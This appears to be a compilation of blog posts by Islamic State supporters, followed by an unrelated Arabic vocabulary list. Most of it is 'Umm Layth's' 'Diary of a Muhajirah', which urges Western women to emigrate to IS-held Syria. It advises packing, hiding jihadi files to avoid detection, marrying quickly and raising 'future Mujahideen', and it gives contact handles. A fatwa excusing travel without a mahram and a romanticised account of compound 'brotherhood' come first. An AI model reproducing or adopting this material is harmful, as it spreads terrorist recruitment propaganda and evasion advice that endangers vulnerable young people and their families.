A moment that has stuck with me and which I hope never to forget is when I first set foot in a Dawlah compound. It was late, around 2 AM, and the vehicle we were in entered, through some gate, into a big yard. We got down, and I was extremely tired but all of a sudden, some brothers came out from the compound's building and flocked towards us. And, *subhān Allah*, this brother (may Allah reunite us in jannat-al-firdaws) came towards me. It was a night of full moon and the moonlight shone upon his face… he had a broad smile, and not any kind of smile, but those ones which are expressed through the eyes!

Mā shā Allah, he said salāms and hugged me. I probably never felt as good meeting a brother as I felt that night. Not even ʻĪd came close. It was just a smile and salāms, but that was *the* first impression I got from a brother in Dawlah and I really felt like… like at long last, I "belonged" to something, to a project, to a cause.
Often here, you will see brothers refusing favours from other brothers. One will give another his bed to sleep in, another will offer his food, another will offer to wash his clothes… but the other one will refuse. Sometimes they will playfully chase each other, causing a ruckus, and for what? Simply because one of them wants to offer the other one to wear his sandals (LoL) and the other one doesn't want to give the other any trouble!

Those are just little examples in our daily life here and many other examples exist but the main thing is that here, as opposed to back home, brothers are willing to get out of their comfort zone to help you.
Al-HamdulilLah. I haven't even spoken about the brotherhood between brothers of different nationalities as this would result in too long a post, but suffice it for me to paraphrase what another akh in al-Shām told me:
"If we were not Muslims, if we didn't have Islam, with so many differences present among us, we would have surely ended up killing each other, but instead, we treat each other with mercy and affection."
I will end this post saying that, if you've never lived under sharīʼah elsewhere, coming here in a real Islamic State, you will *definitely* sense that the brotherhood is on an altogether higher level.
May Allah, *subhānahu wa taʻāla*, facilitate your hijra.

***
Please remember me in your du'ās.
Please remember your brothers and sisters behind bars in your du'ās, especially our beloved shaykh Abu Hamza al-Masri (may Allah hasten his escape!).
Please remember that death might be just a breath away.
***

Hijrah Without Mahram

Umm Layth
3rd April 2014
http://fa-tubalilghuraba.tumblr.com/post/81573425139/hijrah-without-a-mahram

Question 182: There is a woman whose family members are not committed to the Qur'an and the Sunnah, and they do not support her with (wearing) the hijaab and being steadfast upon the deen. She has a nine years old son. So, is it correct for him to be her mahram, (such that) she travels with him to an Islamic country or other than it because she and her son want to seek knowledge?

Answer 182: **If she intends Hijrah then it is permissible for her to travel as a Muhajirah (one who is performing Hijrah) even if without a mahram, like Umm Kulthum bint Uqbah ibn Abee Mu'eet travelled (for Hijrah) and like Zainab, the daughter of the Messenger of Allah sallallahu alayhe wa sallam travelled.**

Also if she does not intend Hijrah but she intends to run away from fitnah then that is permissible for her as well, because in it (running away from fitnah) lies the meaning of Hijrah.

As for the Hadeeth: "It is not permissible for a woman to travel except with a mahram," it remains on its general ruling and its exception is what is entailed in Hijrah, Allahu Musta'aan!

And as for the son, we did not mention him because the people are differ, from among people are some who are (mentally) matured and he is only nine years old, and from the people are those who are immature even though they have reached the age of 13 or more, so people differ in their (mental) maturity.

In any case, it is permissible for her. And it is compulsory on her to fear Allah subhaanahu wa ta'aala and she should not speak to any of the passengers except women and let her not be a source of fitnah to others. Allahu Musta'aan!

[Source: "Last Journey of Imam Muqbil Ibn Hadee Al-Wadee" By His wife, Shaykhah Umm Salamah As.Salafiyah]/

Diary of a Muhajirah Pt.1

Umm Layth
9th April 2014
http://fa-tubalilghuraba.tumblr.com/post/82181535227/diary-of-a-muhajirah

Assalamu Alaykum Wa Rahmatullahi Wa Barakatuhu,

Before I even start writing this I want to state that Allah knows my intentions but I am in no way at all boasting or bragging on about the position I have been blessed with out of the mercy of Allah. And I am in no way demeaning those who haven't yet embarked upon this journey and most importantly I am not at all deterring sisters from choosing this path - I just want to paint a realistic picture of what is in store for the sisters here. I just ask my beloved sisters to take the sincere advice I will give them into consideration if they fear Allah.

Bismillah

First and foremost I will try and answer the commom questions sisters ask me regarding Hijrah and the life in Syria for the Muhajirat;

1. Many sisters ask me to give them a list of what they should bring with them from the West and what they will need here. There are many materialistic things that can be found here however it is better for you to bring clothes, shoes etc from the West. There are clothes here, but Wallahi the quality is really bad. It's a miracle if you find a top or trousers which last longer than a month. So bring all your clothing from socks and underwear to dresses and hijaab. The biggest mistake I made was not bringing enough jilbabs and niqaab because I presumed I may be able to find Islamic clothing here but honestly that is next to impossible. (Not to mention how the Syrians view of Hijab is a complete joke, the abayas are skin tight and their niqaab starts from their forehead and ends at their nostrils, I wish I was exaggerating but unfortunately I'm really not) may Allah protect us… So sisters please try and bring your 3 layer Niqaabs, Jilbabs and Khimars from back home - try ordering them online perhaps if you cannot find them around your local shops. The shoes here are also bad quality, in addition they only seem to have 3 sizes here lol so maybe bring a pair of trainers with you. For the winter you will most likely need a good pair of boots and a thick warm coat. The winters here are freezing, trust me I'm from North of Britain and even still I found it cold. You can find shampoos soaps and other female necessities here, so do not stress if you think you will be experiencing some cavewomen life here. Alhumdulilaah I have experienced far too much luxury than I was expecting.

Deen wise please do remember to bring all your Kitaabs and download as many pdfs as you can on your tablets and mobiles (Be careful to not make them too Jihadi as you also have to tie your camel - and all precations must be taken not to bait yourself out. Wallahi these Kuffar and Munafiqeen will do anything to cause the Muslimeen harm. But they plot and plan however Allah is the best of Planners). It is very difficult to download lectures or books here unless you have a 5 star internet connection (Allahumma Baarik lol) which is very rare here, so unfortunately we mostly depend on bluetoothing to one another. You will have too much free time here so if anything this can be a huge fitnah if not used correctly. Read the Quran, study the Seerahs and Aqeedah. It's so important to keep seeking knowledge. And lastly for the married sisters or soon to be married, bring makeup and jewellery from the West because trust me there is absolutely nothing here… unless you plan on looking like a clown ting. Haha I know somethings sound very tedious and not necessary but you will thank me later, plus I'm just trying my best to give as detailed a list as I can.

2. Before making Hijrah there are many ways one can try and prepare themselves for what is in store. To live a completely different kind of life means completely changing your outlook on life and researching as much you want until you feel content with what you are about to do and know it is right. To sisters, don't take the big commitment and step of leaving Daar ul Kufr if you still are in doubt wether it is Wajib or not, or wether it will be Harram on you for leaving without a Mahram or not. You will not enjoy your Hijrah truly until you believe from the bottom of your heart it is to please Allah, and most importantly you need to be sincere in your intentions. If you are still in doubt then research until you are content. However do not keep using this as an excuse to stay back from the land of Jihad. And Allah knows what is hidden in the hearts. Wallahi the most

beautiful part of Hijrah is making it away from your sins and Nafs before physically making Hijrah away from Darul Kufr. There are many ways to prepare yourself mentally, emotionally and physically.

• Mentally you need to gain closeness to Allah. This is very important, you need to pray istikhara and try and spend your nights seeking counsel from the Most Wise. Why would Allah guide us towards something that is not Khayr for you? And most importantly attach yourself to the Book of Allah and wallahi you will find all the answers to your doubts and worries in there. You are doing all this purely for the sake of Allah and no other reason than this. Your Hijrah is for His sake and you do not fear the blame of the blamers.
• Emotionally you will face many obstacles, from family to your everyday habits. I remember I thought I would be living in a camp in the middle of the dessert so I tried my best to cut down on my favourite foods and use very little water thus preventing wastage. Haha I find it very funny now when I look back, but to be honest all of this really helps to lower your expectations on life and accept whatever comes your way as a blessing from Allah. And personally an important step for me was trying to distance myself from my family as much as I could, while still fulfilling your Fardh towards them. This was crucial for myself as I didn't and still don't trust my stubborn heart. Everything is always easier said than done and leaving my family for the sake of Allah was the biggest sacrifice I've ever made in my selfish life so far. I ask you all to make Duaa that Allah accepts from me this Hijrah and keeps me sincere to Him always.
• Physical preparation is something that most Muhajireen - including myself - missed out on due to impatience, haste and excitement! Haha and what I mean by that is making sure you visit the GP and get all the shots and vaccinations that you require. You are travelling half way across the world and your immune system will most likely be in for a shock. You will regret if you don't do this since the Health care here is funny, the way it works here is that they just keep prescribing you with everything and anything… Try and bring painkillers and Diahorea tablets… lol you will need it for the first month or so. And have trust in Allah, always.

3. A normal day for a Muhajirah revolves around the same duties as a normal housewife. *At the moment I'm living at a sisters Makar (headquarters/base) along with many other sisters in Raqqah, since the situation with the Muhajireen has been unsettling since the fighting with FSA in Halab broke out - resulting in many of us having to leave our homes. For the time being we are being housed and taken care of here until our husbands find us a house inshaaAllah. Anyways, your day will revolve around cooking, cleaning, looking after and sometimes even educating the children. Haha I didn't even know how to cook when I got married (3 months ago) but now I've had so much free time that I've learnt… Trust me sisters 'practice makes perfect'. You can have electricity most of the time or you can rarely have it - it just depends upon your circumstance - but you have to be prepared for not having your mobile charged or their not being light (alhumdulilah for battery powered lights and candles) and maybe even learn how to wash your clothes by hand since you really cannot depend on the washing machine here. It may seem hard or very difficult but it is actually a lot easier than it sounds, plus it's so very easy to adjust to the life here. Moreever you have a lot of time to seek out knowledge and hifz Quran. And when your husband has free time then he can take you out to practice shooting etc. In addition if your husband gives you permission then you can go to the internet Cafe with a group of sisters or the Market if you need anything. Wallahi it really just depends on how you want to utilise your time. It is very easy to get distracted and waste time here, it's Sunnah to have a laugh and enjoy the company of your friends. But be careful not to invite Shaytan in and adopt the silly habit of backbiting and ill talk. All advice to myself first and foremost.
Last but not least, as mundane as some of the day to day tasks may get, still you truly value every minute here for the sake of Allah. If you know the blessings of this land and those residing in it then you can be placed into the worst of situations and chores here and you will still find those rare people who will have a huge smile on their face simply because their intentions are to please Allah and they feel blessed to be placed in this situation out of the billions of Muslims around the world. Wallahi I have come across such beautiful sisters who will spend mornings and nights in happiness because they are cooking the Mujahideen food or they'll clean the whole building without anyone even figuring it out who it was. Wallahi you'll wake up in the morning and the whole Makar had been sparkly cleaned after Fajr. SubhanAllah one day after Fajr I was heading to the roof to try and contact family and catch signal until I saw an old Chechan women - much older than my own mother - cleaning the upstairs and downstairs with a cloth in her hand and on her knees swiping

the staircases. You know people say you can see by someone's face whom Allah loves and by Allah I am not exaggerating but this women has so much Noor on her face, its so beautiful. May Allah bless her. Sisters truly need to adopt this mentality and not see any work around the house even if its not for your own self as useless and annoying. Don't forget you make Hijrah for a selfless reason, once you get here don't ruin it for selfish motives. May Allah grant us all Ikhlas in all that we do.

4. Housing is provided by Doula. If you are married then you will be given a house. However if you are still to get married then most likely you will stay at a friends house or at a Sisters Makar (headquarters). Also, until you get given a house from Doula (since there is a waiting que) you will most likely stay at the sisters Makar while your husband will be with the brothers. At this Makar you are provided with everything alhumdulilaah, from food, water, heat, visits to doctors and sometimes even to the market accompanied by the ameer etc. I have stressed this before on twitter but I really need sisters to stop dreaming about coming to Shaam and not getting married. Wallahi life here is very difficult for the Muhajirat and we depend heavily on the brothers for a lot of support. It is not like the west where you can casually walk out and go to Asda/Walmart and drive back home… even till now we have to stay safe outside and must always be accompanied by a Mahram. Even though we are living in land which is under the control of Doula, there are still a lot of munafiqeen roaming the streets openly. Unless of course if you have family here, if your father or brother is here then it is a different situation. Regardless, it's most appropriate and better for the sisters to get married sooner. I have come across online many sisters who want to make hijrah but are living in a day dream where they expect to live with you and your husband… lol there's only so long one is treated like a guest and until your morals kick in and you realise how much of a burden you are upon people.
Sisters please do not listen to any sources online which give false information where Doula is openly encouraging and supporting sisters to make hijrah and never getting married. There is no housing for 'single muhajirat'… it is just a place where someone may allow you to reside in feesaabeelilah till you get married. This is something I have enquired with the Umarah personally. Even the Shuhadah house (where the sisters who's husbands have become shaheed - inshaAllah - stay) encourage the sisters once their Iddah is finished to get remarried. The reality is that to stay without a man here is really difficult. I know some brothers online are helping sisters make Hijrah feesaabeelilah, and taking care of their housing. May Allah reward them for their intentions. My advice to the sisters is to try and limit their communication with the brothers here. Most of the brothers who the sisters are constantly getting in touch with are already married and others who really don't want to be free-mixing. Try and talk to the sisters before having to resort to getting help elsewhere. Its completely understandable though, it's much more difficult for the sisters to get internet and for the brothers its easier and it is probably why they are online and able to reply to your queries much more. Alhumdulilaah, the less internet you have the more time you have to use feesaabeelilah.

5. Jihad. Ok, so this is one of the most common and hyped up questions I have been receiving from sisters who are intending on making hijrah beithnillah. I will be straight up and blunt with you all, there is absolutely nothing for sisters to participate in Qitaal. Sheikh Omar Shishani has been quite clear on his answer and has emphasized that there is nothing for sisters as of yet. No amalia istishihadiya (martyrdom operations) or a secret sisters katiba. These are all rumours you may have heard through some sources who themselves are not actually aware of the truth. And the women you may have seen online participating are all part of a propaganda. The women in the video are part of secularist groups who are not calling for the law of Allah. Please sisters do not believe anything you hear or see online where apparently sisters are fighting feesaabeelilah. For the time being Qitaal is not fardh ayn upon the sisters. We have plenty brothers who don't even get selected on going on operations. The brothers get upset and start crying since they want to participate, so what does that make you think? For the sisters its completely impossible for the now. InshaaAllah in future. And this brings me onto my second point where once I tell this to sisters they have no more intention on coming here anymore… subhanAllah. Hijrah is not just for Jihad but also with the intention of living honourably under the law of Shariah. Always renew your intentions. What makes you think that you will come here and not contribute at all towards also raising the flag of Laillaha ilalah just as the brothers from the Mujahideen are also doing? Our role is even more important as women in Islam, since if we don't have sisters with the correct Aqeedah and understanding who are willing to sacrifice all their desires and give up their families and lives in the west in order to make Hijrah and please Allah, then who will raise the next

generation of Lions? Sister's don't forsake this beautiful blessing being able to raise the future Mujahideen of Shaam, and making them a part of the Hadith where the best of people will be in Shaam. How can you not want to leave behind offspring who may by the will of Allah be a part of the great Islamic revival? Imagine raising a son and he participates in the Al Malahem? Or having a grandson who is a part of the army of the Mahdi? Always think of everything you do to be purely for the sake of Allah and you will find a contentness in your heart like no other. Wallahi sisters our role is more important than any other, and even the brothers know they are not as capable and as strong as a women is created to be. It is a part of our Fitrah to be wives and mothers, and we are not created like man. Wallahi from the bottom of my heart I completely understand your desires and craving to participate in the battlefield and give away your blood feesaabeelilah but I will share with you a piece of advice which truly helped me…; Ok, so lets think about the 4 greatest women in Islam. It wasn't Ayesha (Ra) who was the most knowledgeable female in Islam, so straight away we know that having much Ilm is not what makes a women great. It wasn't Nusaybah, or Umm Sulaym or al Khansa (((Ra))) [who are well known for their participation in Qital feesaabeelilah] therefore a womens role as a Mujahidah isn't what makes her great nor is it what they were created for. The 4 greatest women in Islam = Khadeejah, Asia, Fatimah and Maryam. So we as muslim females should view these women as our role models as these were the most blessed in the sight of Allah. So what did these females all have in common? What was it that made them so special? What made them so unique was that they raised the best of men. They raised true slaves of Allah. Their role as mothers were so important since their upbringing resulted in the future of their child - through which they gained countless ajr. And secondly their role as obedient wives is also an important factor. And that is the reality my dear sisters. We are created to be mothers and wives - as much as the western society has warped your views on this with a hidden feminist mentality. Allahu 3llam, you may gain more ajr by spending years of sleepless nights by being a mother and raising your children with the right intentions and for the sake of Allah than by doing a martyrdom operation. Wallahi it completely depends on your intentions. May Allah accept our efforts and grant us pious offspring who will act as a means of Sadqah Jariah and a means of Shafa'a.

And that is the reality of the life here for the sisters. I urge all my sisters to come and gain true honour by living under the law of Shariah, by marrying a brother who puts Allah before his desires and by being in the forefront of this Islamic revival. Wallahi there is nothing more sad than sitting in the sidelines. Keep your intentions sincere and don't let Shaytan tempt you or make excuses for you to stay back from the land of Izzah.

*ALLAHU AKBAR, I finally finished typing this post which I had been promising since the first week I arrived in Shaam - which was more than 4 months ago haha. Anyways update is that I am no longer in the Makar anymore, alhumdulilah we have a house now in Manbij. I have tried my best to answer most queries and advise my sisters as much as I could but if you still anything more i should touxh up on and write about then please message me on tumblr, tweet me @UmmLayth_ or Kik me (_axa). Please keep my husband, the brothers here and all the Muhajirat in your Duaas. And may Allah forgive me for any wrong which I may have said. I am merely a sinful servant of Allah, please forgive me for my shortcomings.

Diary of a Muhajirah – Pt. 2

Umm Layth
3rd June 2014
http://fa-tubalilghuraba.tumblr.com/post/87676810144/diary-of-a-muhajirah-2

Assalamu alaykum wa Rahmatullahi wa Barakatuhu, the topic I am briefly going to type up is regarding family and some of the trials one will have to go through regarding them.

The biggest Fitnah once you arrive in the land of Jihad is your family. Some people assume it will be easy, family will disown them and want nothing to do with them… If only it was as easy as that.

Leaving your family behind for the sake of Allah is a big enough Fitnah to handle, but realistically that is the smallest hurdle you will face along this blessed path involving your family.

Wallahi preparing yourself to leave is difficult because you are leaving the women who kept you in her womb for 9 months, who breastfed you, who stayed up till night taking care of each and every one of your needs and the person who you truly feel at Home with. Even if you know how right this path and decision is and how your love for Allah comes before anything and everything, this is still an ache which only one who has been through and experienced it can understand.

The first phone call you make once you cross the borders is one of the most difficult things you will ever have to do. Your parents are already worried enough over where you are, whether you are okay and what's happened. How does a parent who has little Islamic knowledge and understanding comprehend why their son or daughter has left their well-off life, education and a bright future behind to go live in a war torn country. Most likely they will blame themselves, they will think they have done something. But until they truly understand from the bottom of their heart that you have done this action sincerely for Allah's sake they will live in hope that you will return. They might assume this is a 'phase' you are going through or a huge mistake you have made. I know of people who have been here in Shaam for over 2 years and their parents still try to persuade them to come back and live in false hope. Make Duaa that Allaah makes it easy for your parents to understand and accept your Hijrah feesabeelilah.

Sometimes it would be easier for you to accept your parents disowning you and wanting nothing to do with you.

However when you hear them sob and beg like crazy on the phone for you to come back it's so hard. Wallahi it's so hard to hear this and I can never do justice to how cold hearted you feel. But as long as you are firm and you know that this is all for the sake of Allah then nothing can shake you inshaAllaah.

Many people are using their parents as an excuse to stay back from making their feet dusty and would rather live in Dishonour amongst the kuffar. There is no way you can make this easier for your parents, your parents will be hurt, you will be judged and viewed by society and it will not matter an inch to you as you know the say of Allah is greater than that of all mankind put together.

■ Sister's a little note: many people in present day do not understand and cannot comprehend at all why a female would choose to make this decision. They will point fingers and say behind your back and to your families faces that you are taking part in 'Jihadul nikaah' or 'sexual jihad' and many many more vile terms. It hurts because these words will come from perhaps some of your closest relatives. HasbunAllahu Wa Ni'maal Wakeel.

I cannot emphasise enough how important it is to keep making Dua. Wallahi I am witness to how Allah (swt) turned the heart of my parents. My own father was more than happy to be my Wali for my Nikaah when he at

first did not accept my decision. Alhumdulilaah walakul Hamd. Once you are travelling to Shaam making continuous Dua as Allah (swt) always accepts the Dua of a musafir/ah.

I am aware of many sisters whose parents were completely against her Hijrah and disowned her in the beginning whom now are making plans to come visit them and visit this beautiful land. So do not think it will be last time you will see your beloved parents, maybe Allah has a better plan for the future.

Most importantly, it is your Fardh - regardless of how annoying and emotionally draining your parents can get - you have to keep ties of kinship and keep in touch with them. You have to answer to Allah (swt) so always fear Him and give your family and parents their right. Whenever it will be possible for you to send them a text or when you have internet you have to exhaust all means in trying. Just because you make Hijrah does not mean you don't keep in touch with your family anymore. Ittiqullah.

I ask you all to keep me, my Husband, my family and all the Muhajireen in your Duaa. Apologies for the delay in uploading the post, but Wallahi it's so difficult to try and find time off due to a busy timetable. Alhumdulilaah. If you need to contact me then follow me on Twitter (@_UmmLayth) or Kik me (_axa).

● Imaam Muslim reported in his Saheeh from the hadeeth of Abu Hurairah, radyAllaahu 'anhu, that the Prophet, sallAllaahu 'alayhi wa sallam, said: "Islaam began as something strange and it will return to being strange as it began. So Toobaa is for the strangers."
[Saheeh Muslim (1/130): See Sharh Saheeh Muslim of Imaam An-Nawawee (2/175-176)]

Imaam Ahmad and Ibn Maajah have also reported this hadeeth on the authority of Ibn Mas'ood, radyAllaahu 'anhu, with the addition at the end of it: "It was said: 'O Messenger of Allaah, and who are the strangers?' He, sallAllaahu 'alayhi wa sallam, said: 'The Nuzaa' (those who extract themselves) from their families and close relatives.'"
[Sunan Ibn Maajah (no. 3988), Sunan At-Tirmidhee (5/18) and he said it was authentic]

● "Allaah does not burden a soul with more than it can handle." [Surah Al-Baqarah: 286]

CHAPTER 9

BONUS

InshaALLAH "Sanabda" by : **The Family Category**

- الأمّ ---> mother (al-Um)
- الأبّ ---> father (Al-ab)
- إبـن العـم ---> a cousin (ibnul-3am)
- الطفـــل ---> a child (At-Teefl)
- العائلـــة ---> a family (al-3aa-ila)
- العائلـــة الكاملـة ---> the whole family (Al-3aa-ilatul Kaamila
- الزوجـة ---> a wife (az-zawja)
- البنـــت ---> a daughter (al-Bint)
- الإبـــن ---> the son (Al-Ibn)
- الأَخّ ---> the brother (Al-Akh)
- الجـدة ---> a grandmother (Al-Jedda)
- والـدة الجّدة ---> a great grandmother (waalidatul Jedda)
- الجَدّ ---> a grandfather (al-Jedd)
- الأجـداد ---> grandparents (Al-Ajdaad)
- الـزوج ---> a husband (Az-zawj)
- إبـن الأخ ---> a nephew (Ibnul Akh)
- أبنـــة الأخـت ---> a niece (ibnatul ukht)
- عمّ ---> an uncle (3amm)
- الأبـــاء ---> parents (Al-aabaa)
- الأقربـــاء ---> relatives (Al- Aqreebaa)
- الحفيـــدة ---> a granddaughter (al-hafeeda)
- الحفيـــد ---> a grandson (Al-hafeed)
- الأخـت ---> a sister (al-ukht)
- عمّة ---> an aunt (3amma)
- الـزواج ---> a marriage (Az-Zawaaj)
- الـزوج ---> a couple (Az-zawj)
- التـــوأم ---> a twin (At-Taw-am)
- ســلف ---> an ancestor (Salaf)
- الســـليل ---> a descendant (As-Saleel)

The House Category.

- البـــاب a door (Al-baab)
- المنضـــدة a table
- الهـــاتف a telephone (Al-haateef)
- الـــراديو radio (Ar-Raadeeyu)
- الكرســـي a chair (Al-kursiyu)
- الطبَّاخ a stove (At-Tabbaakhun)
- غســـالة الصـــحون a dishwasher (Ghasalatus-sahun)
- الســـرير a bed (As-sareeru)
- الغسّالة a washing machine (Agh-ghasaala)
- الثلاجـــة a refrigerator (Ath-thallaaja)
- الصـــوفا a sofa
- شُقَّة an apartment (Ash-shaqqa)
- الســـلك a cable (As-Silk)
- الـدرجات stairs (Ad-Darajaat)
- الشـــمعة a candle (Ash-shama3a)
- المبـــاراة a match (Al-Mubaara)
- المقعـــد a bench (Al-Miq3ad)
- الســـجادة a carpet (As-Sajaada)
- اللفّة a roll (
- الصـــفحة a sheet (As-Saf-ha)
- النفايـــات trash (An-Nifayaat)
- الفيـــديو a video
- التلفـــزيون a television
- الصـــورة a picture (As-suura)
- الزهريـــة a vase
- الهوائـــي an antenna (Al-hawaa-ee)
- الشـــرفة a balcony (Ash-Shurfa)
- النافـــذة a window (An-Naafidha)
- الكتـــب رف a bookshelf (Raful kutub)
- فـــرن an oven
- غرفـــة النـــوم a bedroom (ghurfatun Nawm)
- المطبـــخ a kitchen (Al-Matbakh)
- المـرآب a garage (Al-Mir-aab)
- البيـــت a house (Al-bayt)
- غرفـــة الطعـــام a dining room (ghurfatut Ta3aam)
- الحمّام a bathroom (Al Hammaam)
- غرفـــة الاســـتراحة a restroom (Ghurfatul Isteeraaha)
- غرفـــة الجلـــوس a living room (Ghurfatul Juluus)
- الســـرداب a basement
- الصـــورة a photograph
- المكـــوى laundry
- الشـــغل المـــنزلي housework
- الصُحون dishes
- عنـــوان an address
- مـــريح comfortable
- الممر a corridor
- الغطـــاء a lid
- المغســـلة a sink
- الحمّام a bath
- الدُش shower
- المـرآة a mirror
- الوســـادة a pillow
- المنشـــفة a towel
- مدخل an entrance
- لمبـــة كهربائيـــة an electric bulb
- للتَزيين to decorate
- الأرضـــية floor
- الســـتارة a curtain
- المصـــباح a lamp
- القفـــل a lock
- المكنســـة الكهربائيـــة a vacuum cleaner
- حديـــد an iron
- مصـــعد an elevator
- المغـــلاة a kettle

Time and Days Category.

time (as a general concept) الزمـان (az-zamaan)

- time وقـت (waqt)

time (countable unit as in "three times, four times," etc. {plural not dual}) مرة (marra)

- century قـرن (qarn)
- Decade حقبـــة (Hiqba)
- year ســنة (sana)
- week أســبوع (usbuu3)
- day يـوم (yawm)
- hour ســاعة (saa3a)
- Minute دقيقـــة (daqiiqa)
- Second ثانيـــة (thaanya)
- Moment لحظـة (laHZa)
- Sunday يـوم الأحـد (yawm al-aHad)
- Monday يـوم الاثنيـــن (yawm al-ithnein)
- Tuesday يـوم الثلاثـــاء (yawm ath-thulaathaa)
- Wednesday يـوم الأربعـــاء (yoom al-arbi3aa)
- Thursday يـوم الخميـس (yoom al-xamiis)
- Friday يـوم الجمعـة (yoom al-jum3a)
- Saturday يـوم الســبت (yoom as-sabt)
- dawn فجـــر (fajr)
- sunrise الشـمس شـروق (shuruuq ash-shams)
- morning صـــباح (SabaaH)
- noon ظهر (Zuhr)
- afternoon بعـد الظهـر (ba3d iZ-Zuhr)
- evening مسـاء (masaa')
- sunset غروب الشـمس (ghuruub ash-shams)
- مغرب (maghrib)
- midnight منتصـــف الليـــل (muntaSaf al-leil)
- night ليلـــة (leila)

The Hijri Calendar Category:

التقـــويم الهجـــري the hijri calendar (at-taqwiim al-hijri)

- محرم Muharram
- صـــفر Safar
- ربيـــع الأول Rabia I (rabii3 al-awwal)
- ربيـــع الثـــاني Rabia II (rabii3 ath-thaani)
- جمـادى الأول Jumada I (jumaada al-awwal)
- جمـادى الثـاني Jumada II (jumaada ath-thaani)
- رجب Rajab
- شـــعبان Sha3ban
- رمضـان Ramadaan
- شـوال Shawwaal
- ذو القعـــدة dhul-qi3da
- ذو الحجـة dhul-Hijja

Today we are: yawmal khaamiss, Rabi Al-Awwal , 19, 1434

Know also that there four holy months (in red):

Today we will see: The Fruits and Vegetables (Foods I) Category.

- Fruit فواكــه (ج) فاكهــة faakiha (Fruits : fawaakih)

apple تفّاح tuffaaH
orange برتقـــال burtuqaal
banana موز maoz
lemon ليمــون laymuun
strawberry فراولــة farawla
cherry كـرز karaz
grape عنـب 'inab
raisin زبيـــب zabiib
pear كمــثرى kummatra
peach خوخ khuukh
plum بـــرقوق barquuq
prune بـــرقوق ناشــف barquuq naashif
apricot مشـمش mishmish
guava جوافــة juwaafa
dates تمـر tamr
pineapple انانــاس ananaas
coconut الهنـد جوز juuz al-hind
berry تـوت tuut
blueberry تـوت أزرق tuut azraq
raspberry تـوت المعلــق tuut al-mu3allaq
mango مـانجو mango
fig تيـــن tiin

vegetables خضـراوات

carrot جزر jazar
lettuce خسّ khass
cucumber خيــار khiyaar
zucchini كوســا kuusa
cabbage كرمـب krumb
peas بــازلاء baazilaa'
radish فجــل fujl
celery كـــرفس karafs
okra باميـــة baamiya
eggplant باذنجـــان badinjaan
artichoke خرشــوف khurshuuf
spinach ســـبانخ sabaanikh
potato بطــاطس (ج) بطاطــا bataata (pl.) bataatis
onion بصـــل basal
garlic ثــوم tuum
clove فــص fas
corn ذرة dura
mushroom فطــر futr
'ush ghuraab عشّ غراب
pumpkin قرعـة qar3a
beans فــول fuul
chickpeas حمص Hummus
lentils عدس 'adas
salad ســلطة salata
olive زيتـــون zeituun

The Adjectives Category.

Note that in Arabic to form the feminine you have to just add the letter 'a' at the end of words: for exemple we say Akhy lateef and oukhty lateefa

Note also that this category will help a lot to start formulating sentences as in Arabic, the is a very simple sentence form which is the Nominal sentence and it can be formed only with a suject and an adjective for example and it does not include any verb! For example to say that 'the house is nice' we say al-Bayt jameel witout need to use the verb 'be' in arabic.

So this category will inshaALLAH allow us to form sentences with the previous categories so let us enjoy inshaALLAH!

Adjectives

- able قـادر (qaadir)
- active نشـــيط (nasheet)
- alone وحيـد (waheed)
- angry غاضـبان (ghadbaan)
- awake مســـتيقظ (Mustayqidh)
- bad سـيء (sayyi')
- beautiful جميـل (jameel)
- bent منحنٍ (Munhan)
- best الأفضـــل (Al-Afdal)
- big كبـــير (kabeer)
- bitter مُر (Mur)
- black أسـود (Aswad)
- boiling يغلـــي
- boring مُمِل (Mumil)
- brief مُختَصَر (Mukhtasar)
- bright لامـع (laami3)
- brilliant متـــألق (Muta-alliq)
- broken مكسـور (Maksuur)
- charming فـــاتن (Faatin)
- cheap رخيـص (Rakhees)
- cheerful مُبهِج / مُبتَهِج / مَرِح (Mubheej/ Mubtaheej/ Marah)
- clean نظيـف (nadheef)
- clear صـــافي (saafeey)
- clever ذكـي (dhakiyy)
- closed مغلَق (Mughlaq)
- cold بـارد (baarid)
- comfortable مُريح (Mureeh)
- common عادي (3aadiy)
- complete كامل (kaamil)
- complex معقَّد (Mu3aqqid)
- cruel قاســي (qaasiy)
- dark مُظلِم (Mudhlim)
- dead ميِّت (mayyit)
- deep عميـق (3ameeq)
- different مختلِف (Mukhtalif)
- difficult صـعب (sa3b)
- dirty وسِخ (wasikh)
- disgusting مُقرِف
- dry جاف
- early مُبَكِّر
- easy سهِل
- electric كهربـــائي
- equal مساوِ
- exciting مُثير
- false زائِف
- fast ســـريع
- fat (person) بدين / سَمين
- favourite مُفضَّل
- female أُنثى
- first أوَّل
- free حُر
- friendly لَطِيف
- full مُمتلئ
- funny مُضحِك
- general عام
- good جيـد
- great عظيـم
- happy فرحـــان

- polite مهذَّب
- poor فَقِير
- pretty جميـل
- private خاص
- public عُمومي
- punctual دقيـق
- quick سـريع
- quiet هادئ
- ready مسـتعد
- real حقيقـي
- regular عادي
- responsible مسؤولم
- rich غـني
- right يميـن
- rough خشـن
- round مسـتدير
- sad حـزين
- safe آمن
- same مماثـل
- secret سِرّي
- sensitive حسَّاس
- separate مُنفصل
- serious جِدِّي
- sharp حاد
- short قصـير
- shy خجول
- silent صـامت
- simple بسـيط
- slow بطـئ
- small صـغير
- soft نـاعم
- sorry آسـف
- sour حامض
- special خاص
- strange غريـب
- strict قاسٍ
- strong قـوي

- hard (difficult) صعُب
- hard (stiff) صـلب
- healthy صِحِّي
- heavy ثقيـل
- high عال
- hot حار
- ill مـريض
- important مهم
- kind لطيـف
- large واسـع
- last أخـير
- late متـأخر
- lazy كَسول
- least الأقـل
- light خفيـف
- little قليـل
- long طويـل
- loving محب
- low مُنخفِض
- male ذَكَرٌ
- married مُتَزَوِّج
- marvellous مُدهِش
- mature نـاضـج
- medical طـبي
- mixed مُختلِط
- narrow ضيِّق
- natural طبيعـي
- new جديـد
- nice جميـل
- noisy كثـير الضـجيج
- normal عادي
- numerous عديـد
- old قـديم
- open مفتـوح
- perfect مِثالي
- pleased راضٍ

- stupid غـبي
- sudden مفـاجئ
- sweet حلوٌ
- tall طويـل
- the best الأفضـــل
- the greatest الأعظم
- the least الأقـل
- the worst الأســوأ
- thick ســميك
- thin رقيــق
- tired تعبـــان
- true صــحيح
- typical نموذجـي
- ugly قبيـــح
- unbelievable غـير معقـول
- useful مُفيد
- valid صــالح
- valuable قيِّم
- violent عنيــف
- warm دافــئ
- weak ضـــعيف
- well جيـد
- wet مبتـــل
- wide عـريض
- wise حكيــم
- witty ظـريف
- wrong خطأ
- young شـاب

Adverbs part I:

Now الآن (Al-Aan)

almost تقريبـــــا (Taqreeban)

always/still دائِما (Daa-iman)

here هُنا (Hunaa)

